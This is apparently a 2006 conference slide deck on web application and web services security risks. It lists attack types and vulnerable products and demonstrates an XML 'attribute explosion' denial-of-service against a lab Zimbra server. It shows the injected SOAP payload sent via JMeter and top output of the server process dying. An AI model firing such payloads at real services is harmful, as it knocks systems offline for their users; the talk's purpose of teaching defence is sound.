


Is Port 80 an Open Door? Addressing New Web Application Security Risks




**INTEROP New York 2006
WebOps Conference**

Michael Leventhal
michael.leventhal@tarari.com

Agenda

- Web Applications and Web Services defined and delineated and their vulnerabilities considered
- Anatomy of an AJAX attack
- Web Application Vulnerabilities and Defense Considered in Depth
- Web Services Vulnerabilities and Defense Considered in Depth
- Concluding Thoughts

Web Application and Web Services



Tunneling through on Port 80

Complex data, rich application functionality – no longer simple HTML - now passing through port 80 creates many new attack vectors

Gartner saith:

Gartner estimates that by 2008, at least **30 percent of enterprises exposing Web services** to the Internet **will experience successful attacks** causing more than four hours of downtime to business-critical functions applications.

Gartner John Pescatore “...close to **80% of today’s attacks are tunneling through Web applications**”

Web Application Attacks

Virus, Binary Executable
Virus, Macro, JavaScript
Code Injection, JavaScript, etc.
SQL Injection, SQL Probing
XSS Cross-Site Scripting
Directory Structure Probing
Malformed Requests for Debug Information Probing

Comprehensive Link Traversal for Site Structure Probing
Probe for contents of directories using path truncation
Session hijacking by intercepting or predicting cookies - identity theft
Probe for information in HTML comments
Reverse engineering of access control/authentication AJAX or Java Applet for site intelligence
Probing for config/backup folders for site intelligence
Parameter tampering

Web Service Attacks and Application Vulnerabilities

Known Attacks

- XML Injection
- Buffer Overflow
- Attribute Explosion
- Recursive Payloads
- Jumbo Payloads
- Jumbo Tag Name Size
- Entity Expansion Attack
- External Entity Attack
- Dangling XML
- Schema Poisoning
- SQL/XQuery Injection
- XPath Injection
- Code Injection
- And more...

Known Product Vulnerabilities


- Microsoft XML Parser (Denial of service)
- Microsoft SQL Server (Cross-site scripting)
- Microsoft Internet Explore (Data source exploit)
- ASP.Net (Denial of service)
- Oracle 9i (Buffer Overflow)
- Adobe Reader (Buffer overflow)
- Apache Xerces (Denial of service)
- Apache Axis (External entity attack)
- libXML (Buffer overflow)
- PeopleSoft (External entity attack)
- IBM DB2 (Buffer overflow)
- Sun Solaris XML Library (Buffer overflow)
- PHP (Code injection)
- MySQL (Remote code execution)
- And more...

Attack Scenario

- AJAX/Web Services Application
- XML Injection attack through browser
- Simple XML Structure “Attribute Explosion” resource exhaustion XDoS attack

Zimbra Collaboration Suite 3.0

XML
Injection



- Easy to install
- Commercial and Open Source versions available for free download
- Well-designed and responsive user interface
- Diverse platform support, including VMWare

Zimbra Calendar

The screenshot displays the Zimbra web interface for the calendar application. At the top left, the Zimbra logo is visible. Below it, the 'Calendar' tab is selected, and a 'View' dropdown menu is present. The main toolbar includes buttons for 'New', 'Refresh', 'Delete', 'Print', 'Day', 'Work Week', 'Week', 'Month', and 'Schedule'. A search bar with 'Search' and 'Search Builder' options is located at the top right. The calendar view shows the date 'Monday, March 27, 2006'. A yellow callout box with a black border points to the 'Refresh' button, containing the text 'AJAX-enabled "Refresh" Button'. The calendar grid shows a time slot from 8:00 AM to 10:30 AM with an event titled 'Call Susan'.

Captured "Refresh" SOAP Request (via JMeter)

```
- <soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
- <soap:Header>
  - <context xmlns="urn:zimbra">
    <sessionId id="1" />
    <change token="699" type="new" />

    <authToken>0_bb1162e9ec7f0660373551d76b5668dff8482f41_69643d33363a323937
    <format type="js" />
  </context>
</soap:Header>
- <soap:Body>
  - <BatchRequest xmlns="urn:zimbra" onerror="continue">
    <GetApptSummariesRequest xmlns="urn:zimbraMail" s="1143360000000"
      e="1146985200000" l="10" id="0" />
  </BatchRequest>
</soap:Body>
</soap:Envelope>
```

Refresh "Steady State"

```
Local host - VMware Server Console
File Edit View Host VM Power Snapshot Windows Help
[Icons: Stop, Pause, Play, Refresh, Snapshot, Revert, etc.]
Home Ubuntu C: FC4 Zimbra
top - 20:48:53 up 23 min, 1 user, load average: 2.68, 1.90, 1.07
Tasks: 93 total, 2 running, 91 sleeping, 0 stopped, 0 zombie
Cpu(s): 11.3% us, 75.1% sy, 0.0% ni, 11.0% id, 0.0% wa, 2.7% hi, 0.0% si
Mem: 515292k total, 397996k used, 117296k free, 12936k buffers
Swap: 1052248k total, 0k used, 1052248k free, 135622k cached

  PID USER      PR  NI  VIRT  RES  SHR  S  %CPU  %MEM    TIME+  COMMAND
 4286 zimbra   18   0   409m 100m 12m  S  43.2  20.0   2:20.08 java
 4423 zimbra   16   0   255m  26m 342  S  29.7   5.2   1:20.81 mysqld
11476 root     16   0   2020  12m 784  R   0.7   0.2    0:01.99 top
  374 root     15   0   1024  12m  0  S   0.3   0.0    0:01.10 kjournald
  520 root     15   0   1024  12m  0  S   0.0   0.1    0:01.22 init
  000 root     15   0   1024  12m  0  S   0.0   0.0    0:00.00 ksoftirqd/0
```

20 JMeter threads issuing unmodified "Refresh" commands:
43% CPU, 20% MEM

Malicious Request with Injected XML ("Attribute Explosion")

```
- <soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope">
- <soap:Header>
  - <context xmlns="urn:zimbra">
    <sessionId id="1" />
    <change_token="699" type="new" />
    <authToken>0 b... 69272551d76b5669dff9492f41_69643d33363a323937
    <format type="xml" />
  </context>
</soap:Header>
- <soap:Body>
  - <BatchRequest>
    <GetAppt...
    e="114" />
  </BatchRequest>
</soap:Body>
</soap:Envelope>
```

tarari000A="a" tarari000B="b" tarari000C="c"
tarari000D="d" tarari000E="e" tarari000F="f"
tarari000G="g" tarari000H="h" tarari000I="i"
tarari000J="j" tarari000K="k" tarari000L="l"
tarari000M="m" tarari000N="n" tarari000O="o"
tarari000P="p" tarari000Q="q" tarari000R="r"

·
·
·

1,000's of times!

Submit using JMeter

Request.jmx (/home/jsauer/Desktop/zimbra_tests/Request.jmx) - Apache JMeter

File Edit Run Options Help

Test Plan
Thread Group
 - GoodBatchRequest
 - WebService(SOAP) Request
 - MaliciousBatchRequest
 - Browser-derived headers
 - View Results Tree
WorkBench


View Results Tree
Name: View Results Tree
Write All Data to a File
Filename: Browse... Log Errors Only

MaliciousBatchRequest

Sampler result	Request	Response data
	POST http://192.168.69.107/service/soap/BatchRequest Query data: <soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"><soap:Header><context xmlns="urn:zimbra"><sessionId id="1"/></change tarari000A="a" tarari000B="b" tarari000C="c" tarari000D="d" tarari000E="e" tarari000F="f" tarari000G="g" tarari000H="h" tarari000I="i" tarari000J="j" tarari000K="k" tarari000L="l" tarari000M="m" tarari000N="n" tarari000O="o" tarari000P="p" tarari000Q="q" tarari000R="r" tarari000S="s" tarari000T="t" tarari000U="u" tarari000V="v" tarari000W="w" tarari000X="x" tarari000Y="y" tarari000Z="z" tarari001A="a" tarari001B="b" tarari001C="c" tarari001D="d" tarari001E="e" tarari001F="f" tarari001G="g" tarari001H="h" tarari001I="i" tarari001J="j" tarari001K="k" tarari001L="l" tarari001M="m" tarari001N="n" tarari001O="o" tarari001P="p" tarari001Q="q" tarari001R="r" tarari001S="s" tarari001T="t" tarari001U="u" tarari001V="v" tarari001W="w" tarari001X="x" tarari001Y="y" tarari001Z="z" tarari002A="a" tarari002B="b" tarari002C="c" tarari002D="d" tarari002E="e" tarari002F="f" tarari002G="g" tarari002H="h" tarari002I="i" tarari002J="j" tarari002K="k" tarari002L="l" tarari002M="m" tarari002N="n" tarari002O="o" tarari002P="p" tarari002Q="q" tarari002R="r" tarari002S="s" tarari002T="t" tarari002U="u" tarari002V="v" tarari002W="w" tarari002X="x" tarari002Y="y" tarari002Z="z" tarari003A="a" tarari003B="b" tarari003C="c" tarari003D="d" tarari003E="e" tarari003F="f" tarari003G="g" tarari003H="h" tarari003I="i" tarari003J="j" tarari003K="k" tarari003L="l" tarari003M="m" tarari003N="n" tarari003O="o" tarari003P="p" tarari003Q="q" tarari003R="r" tarari003S="s" tarari003T="t" tarari003U="u" tarari003V="v" tarari003W="w" tarari003X="x" tarari003Y="y" tarari003Z="z" tarari004A="a" tarari004B="b" tarari004C="c" tarari004D="d" tarari004E="e" tarari004F="f" tarari004G="g" tarari004H="h" tarari004I="i" tarari004J="j" tarari004K="k" tarari004L="l" tarari004M="m" tarari004N="n" tarari004O="o" tarari004P="p" tarari004Q="q" tarari004R="r" tarari004S="s" tarari004T="t" tarari004U="u" tarari004V="v" tarari004W="w" tarari004X="x" tarari004Y="y" tarari004Z="z" tarari005A="a" tarari005B="b" tarari005C="c" tarari005D="d" tarari005E="e" tarari005F="f" tarari005G="g" tarari005H="h" tarari005I="i" tarari005J="j" tarari005K="k" tarari005L="l" tarari005M="m" tarari005N="n" tarari005O="o" tarari005P="p" tarari005Q="q" tarari005R="r" tarari005S="s" tarari005T="t" tarari005U="u" tarari005V="v" tarari005W="w" tarari005X="x" tarari005Y="y" tarari005Z="z" tarari006A="a" tarari006B="b" tarari006C="c" tarari006D="d" tarari006E="e" tarari006F="f" tarari006G="g" tarari006H="h" tarari006I="i" tarari006J="j" tarari006K="k" tarari006L="l" tarari006M="m" tarari006N="n" tarari006O="o" tarari006P="p" tarari006Q="q" tarari006R="r" tarari006S="s" tarari006T="t" tarari006U="u" tarari006V="v" tarari006W="w" tarari006X="x" tarari006Y="y" tarari006Z="z" tarari007A="a" tarari007B="b" tarari007C="c" tarari007D="d" tarari007E="e" tarari007F="f" tarari007G="g" tarari007H="h" tarari007I="i" tarari007J="j" tarari007K="k" tarari007L="l" tarari007M="m" tarari007N="n" tarari007O="o" tarari007P="p" tarari007Q="q" tarari007R="r" tarari007S="s" tarari007T="t" tarari007U="u" tarari007V="v" tarari007W="w" tarari007X="x" tarari007Y="y" tarari007Z="z" tarari008A="a" tarari008B="b" tarari008C="c" tarari008D="d" tarari008E="e" tarari008F="f" tarari008G="g" tarari008H="h" tarari008I="i" tarari008J="j" tarari008K="k" tarari008L="l" tarari008M="m" tarari008N="n" tarari008O="o" tarari008P="p" tarari008Q="q" tarari008R="r" tarari008S="s" tarari008T="t" tarari008U="u" tarari008V="v" tarari008W="w" tarari008X="x" tarari008Y="y" tarari008Z="z" tarari009A="a" tarari009B="b" tarari009C="c" tarari009D="d" tarari009E="e" tarari009F="f" tarari009G="g" tarari009H="h" tarari009I="i" tarari009J="j" tarari009K="k" tarari009L="l" tarari009M="m" tarari009N="n" tarari009O="o" tarari009P="p" tarari009Q="q" tarari009R="r" tarari009S="s" tarari009T="t" tarari009U="u" tarari009V="v" tarari009W="w" tarari009X="x" tarari009Y="y" tarari009Z="z" tarari010A="a" tarari010B="b" tarari010C="c" tarari010D="d" tarari010E="e" tarari010F="f" tarari010G="g" tarari010H="h" tarari010I="i" tarari010J="j" tarari010K="k" tarari010L="l" tarari010M="m" tarari010N="n" tarari010O="o" tarari010P="p" tarari010Q="q" tarari010R="r" tarari010S="s" tarari010T="t" tarari010U="u" tarari010V="v" tarari010W="w" tarari010X="x" tarari010Y="y" tarari010Z="z" tarari011A="a" tarari011B="b" tarari011C="c" tarari011D="d" tarari011E="e" tarari011F="f" tarari011G="g" tarari011H="h" tarari011I="i" tarari011J="j" tarari011K="k" tarari011L="l" tarari011M="m" tarari011N="n" tarari011O="o" tarari011P="p" tarari011Q="q" tarari011R="r" tarari011S="s" tarari011T="t" tarari011U="u" tarari011V="v" tarari011W="w" tarari011X="x" tarari011Y="y" tarari011Z="z" tarari012A="a" tarari012B="b" tarari012C="c" tarari012D="d" tarari012E="e" tarari012F="f" tarari012G="g" tarari012H="h" tarari012I="i" tarari012J="j" tarari012K="k" tarari012L="l" tarari012M="m" tarari012N="n" tarari012O="o" tarari012P="p" tarari012Q="q" tarari012R="r" tarari012S="s" tarari012T="t" tarari012U="u" tarari012V="v" tarari012W="w" tarari012X="x" tarari012Y="y" tarari012Z="z" tarari013A="a" tarari013B="b" tarari013C="c" tarari013D="d" tarari013E="e" tarari013F="f" tarari013G="g" tarari013H="h" tarari013I="i" tarari013J="j" tarari013K="k" tarari013L="l" tarari013M="m" tarari013N="n" tarari013O="o" tarari013P="p" tarari013Q="q" tarari013R="r" tarari013S="s" tarari013T="t" tarari013U="u" tarari013V="v" tarari013W="w" tarari013X="x" tarari013Y="y" tarari013Z="z" tarari014A="a" tarari014B="b" tarari014C="c" tarari014D="d" tarari014E="e" tarari014F="f" tarari014G="g" tarari014H="h" tarari014I="i" tarari014J="j" tarari014K="k" tarari014L="l" tarari014M="m" tarari014N="n" tarari014O="o" tarari014P="p" tarari014Q="q" tarari014R="r" tarari014S="s" tarari014T="t" tarari014U="u" tarari014V="v" tarari014W="w" tarari014X="x" tarari014Y="y" tarari014Z="z" tarari015A="a" tarari015B="b" tarari015C="c" tarari015D="d" tarari015E="e" tarari015F="f" tarari015G="g" tarari015H="h" tarari015I="i" tarari015J="j" tarari015K="k" tarari015L="l" tarari015M="m" tarari015N="n" tarari015O="o" tarari015P="p" tarari015Q="q" tarari015R="r" tarari015S="s" tarari015T="t"	

Request containing "Attribute Explosion" Attack

XML DoS Attack Success



```
Local host - VMware Server Console
File Edit View Host VM Power Snapshot Windows Help
[Icons: Stop, Pause, Play, Refresh, Snapshot, Revert, etc.]
Home Ubuntu C: FC4 Zimbra
top - 21:09:25 up 44 min, 1 user, load average: 2.02, 0.77, 0.73
Tasks: 93 total, 1 running, 92 sleeping, 0 stopped, 0 zombie
Cpu(s): 92.0% us, 8.0% sy, 0.0% ni, 0.0% id, 0.0% wa, 0.0% hi, 0.0% si
Mem: 515292k total, 492984k used, 22308k free, 13236k buffers
Swap: 1052248k total, 0k used, 1052248k free, 130524k cached


  PID USER      PR  NI  VIRT  RES  SHR  S  %CPU  %MEM    TIME+  COMMAND
 4286 zimbra   16   0     0     0   0  Z  97.8   0.0   3:28.35 java <defunct>
11476 root     16   0    2020  996  704  R   1.0   0.2   0:11.37 top
 1984 root     17   0    2155  724  632  S   0.3   0.1   0:02.51 hald-addon-stor
    1 root     16   0     0     0   0  S   0.0   0.0   0:01.25 init
    0     0     0     0   0   0  S   0.0   0.0   0:00.00 ksoftirqd/0
    0     0     0     0   0   0  S   0.0   0.0   0:00.00 watchdog/0
    0     0     0     0   0   0  S   0.0   0.0   0:00.18 events/0
```

Server process fails.
Attack was successful.

XML DoS Attack Success

The screenshot displays the Zimbra web interface. On the left, there is a sidebar with the Zimbra logo and navigation options: 'Calendar' (checked), 'Zimlets' (Maps, Wikipedia, Search, Amazon), and 'View' options. The main content area shows a calendar for Monday, March 27, 2006, with a time slot from 8:00 AM to 10:30 AM containing the event 'Call Susan'. A modal dialog box titled 'Work In Progress' is centered over the calendar, displaying a starburst icon and the message: 'The server appears to be slow to respond, and may be unavailable. Press the button to cancel your request.' Below the message is a 'Cancel Request' button.

Even Secure Channels Are Vulnerable (maybe especially vulnerable)



